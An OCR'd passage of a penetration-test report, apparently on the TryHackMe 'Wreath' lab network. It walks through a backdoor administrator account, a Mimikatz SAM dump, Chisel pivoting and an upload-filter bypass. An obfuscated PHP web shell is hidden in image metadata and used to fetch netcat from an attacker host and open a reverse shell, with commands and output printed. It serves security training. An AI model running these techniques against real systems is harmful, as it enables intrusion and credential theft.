
```
PS C:\users> net user chekn8 w9xYtwi3 /add
The command completed successfully.

PS C:\users> net localgroup Administrators chekn8 /add
The command completed successfully.

PS C:\users> net localgroup "Remote Management Users" chekn8 /add
The command completed successfully.

PS C:\users>
PS C:\users>
PS C:\users> net user chekn8
User name                    chekn8
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            25/03/2021 16:26:12
Password expires             Never
Password changeable          25/03/2021 16:26:12
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
The command completed successfully.
```

Our new chekn8 user can login to RDP or gain a stable CLI based reverse shell with Evil-winrm (`sudo gem install evil-winrm`). Now we can login with Evil-winrm by executing `evil-winrm -u chekn8 -p "w9xYtwi3" -i 10.200.98.150`.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u chekn8 -p w9xYtwi3 -i 10.200.98.150

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\chekn8.GIT-SERV\Documents> whoami
git-serv\chekn8
*Evil-WinRM* PS C:\Users\chekn8.GIT-SERV\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::b50f:9de1:437f:19f9%6
   IPv4 Address. . . . . . . . . . . : 10.200.98.150
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.98.1
```

This was our preferred connection method for the remainder of the assessment. We also gained access via RDP using xfreerdp client.


```
xfreerdp /v:10.200.98.150:3389 /u:chekn8 /p:w9xYtwi3 +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
```



Since we had RDP access, we continued to harvest information on the target by using Mimikatz. We mounted a share using freerdp, and were able to run Mimikatz without transferring it onto the system. Mimikatz was executed using `\\tsclien\share\mimikatz\x64\mimkat.exe`. Mimikatz was then configured to `privilege::debug` and `token::elevate`. We then proceeded to dump Windows SAM file with `lsadump::sam`.

```
mimikatz # lsadump::sam
Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: [redacted]
```

The Administrator and Thomas password hashes were put through crackstation. Thomas's password hash clear text value was found in crackstation's database.




Due it's sluggish nature we didn't continue with the RDP connection.

Enumerating .100

We then proceeded to enumerate the target at .100. From our briefing, we can safely assume that this is Thomas's personal Windows PC that has an antivirus software enabled. We enumerated through evil-winrm by utilizing it built in feature to give us access to our personal powershell scripts. In this instance, the Invoke-Portscan.ps1 was in the Empire framework directory on our attacker machine. The script can be found in nishang's github repository.

```
evil-winrm -u Administrator -H <ADMIN-HASH> -i 10.200.98.150 -s
/opt/Empire/data/module_source/situational_awareness/network/
```




We invoked the script by specifying it and then executed it to enumerate .100.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.98.100 -TopPorts 50
```

The scan returned the following results.

```
...
Hostname      : 10.200.98.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
...
```


As we didn't have access to the webserver from our current pivot, we used Chisel to proxy our connection to the webserver. On the compromised machine at .150 we uploaded chisel using Evil-winrm's upload feature.




After the file uploaded we started the chisel server on the .150 (`.\chisel-chekn8.exe server -p 46000 --socks5`). We then proceeded to start a chisel client on our attacker to route our traffic through (`client 10.200.98.150:46000 10000:socks`). To allow our traffic through we need to add a firewall rule on .150.

```
netsh advfirewall firewall add rule name="chekn8-firewall" dir=in action=allow
protocol=tcp localport=PORT
```


With our proxy ready to accept our traffic, we needed to configure our browser to point towards this proxy. We decided to use Foxyproxy as its available in every web browsers extension store.



Navigating to http://10.200.98.100 brought us to Thomas's developtment landing page.



Since this seemed like a carbon copy of the released page, we decided to download the source code from Thomas's private git server and manually review it.




We unboxed the repository using GitTools. Upon further inspection, an index.php file was found and appeared to be a custom coded image uploader. It's employing a content filter that checks for the image file extension and image size. The file is then uploaded to `/uploads`.

```
...
        if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]
["tmp_name"])){
                $target = "uploads/".basename($_FILES["file"]["name"]);
                $goodExts = ["jpg", "jpeg", "png", "gif"];
                if(file_exists($target)){
                        header("location: ./?msg=Exists");
                        die();
                }
                $size = getimagesize($_FILES["file"]["tmp_name"]);
                if(!in_array(explode(".", $_FILES["file"]["name"])[1],
$goodExts) || !$size){
                        header("location: ./?msg=Fail");
```


```
                        die();
                }
                move_uploaded_file($_FILES["file"]["tmp_name"], $target);
                header("location: ./?msg=Success");
                die();
        } else if ($_SERVER["REQUEST_METHOD"] == "post"){
                header("location: ./?msg=Method");
        }
...
```

The file extension filter is vulnerable to a extension bypass by appending a `.php` to an acceptable image name.


Once we navigated to `/resources` we were greeted by a basic authentication password window.




We tried Thomas with his previously compromised password and gained access to the image upload page.



We did a picture upload test and gained access to the pic at `http://10.200.98.100/resources/uploads/test.jpeg`.




We then changed the file name to chekn8.jpeg.php and the website interpreted the file as php code, thereby bypassing the extension filter.



Exploiting Unfiltered Picture Extensions

Due to the assumption that there's an antivirus present on this PC, the payload was customized to evade the antivirus software. We obfuscated the php payload through gajin php obfuscator.



Since our payload was getting passed to bash, it needed further modification tot escape the "$" character. The final modification resulted in the following payload.


```
<?php \$c0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$c0)){echo
base64_decode('PHByZT4=').shell_exec(\$c0).base64_decode('PC9wcmU+');}die();?>
```

To bypass the image size filter we inserted the payload into the comment field of the image metadata. This was accomplished by using exiftool.

```
exiftool -Comment="<?php \$c0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$c0))
{echo
base64_decode('PHByZT4=').shell_exec(\$c0).base64_decode('PC9wcmU+');}die();?>"
work-chekn8.jpeg.php
```

We uploaded the file and browsed to its location and passed a command to the wreath parameter.

```
http://10.200.72.100/resources/uploads/shell-USERNAME.jpeg.php?wreath=systeminfo
```



To upgrade our shell, we uploaded a netcat binary through powershell.

```
http://10.200.98.100/resources/uploads/work-chekn8.jpeg.php?wreath=powershell -c "(new-object System.Net.WebClient).DownloadFile('http://<ATTACKER-IP>:442/nc64-chekn8.exe','C:\xampp\htdocs\resources\uploads\chekn8-nc.exe')"
```

The antivirus did not flag our use of powershell. To confirm our suspicions that there is an antivirus software, we uploaded a metasploit payload and tried to execute it. The payload was quarantined confirming our suspicions.

We executed netcat through the web shell and received a reverse shell from the PC on our netcat listener (443).

```
http://10.200.98.100/resources/uploads/work-chekn8.jpeg.php?
wreath=powershell.exe c:\\xampp\\htdocs\\resources\\uploads\\chekn8-nc.exe
<ATTACKER-IP> 443 -e cmd.exe
```

```
┌──(kali㉿kali)-[~/Documents/thm/WreathNetwork/nc.exe]
└─$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.50.99.5] from (UNKNOWN) [10.200.98.100] 49963
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::6473:ed02:55d5:38ee%12
   IPv4 Address. . . . . . . . . . . : 10.200.98.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.98.1
```


Privilege Escalation

We uploaded WinPEAS to the target to automate our privilege escalation enumeration. We chose to upload a obfuscated version of WinPEAS because the standard version would be flagged by Windows Defender as malicious.

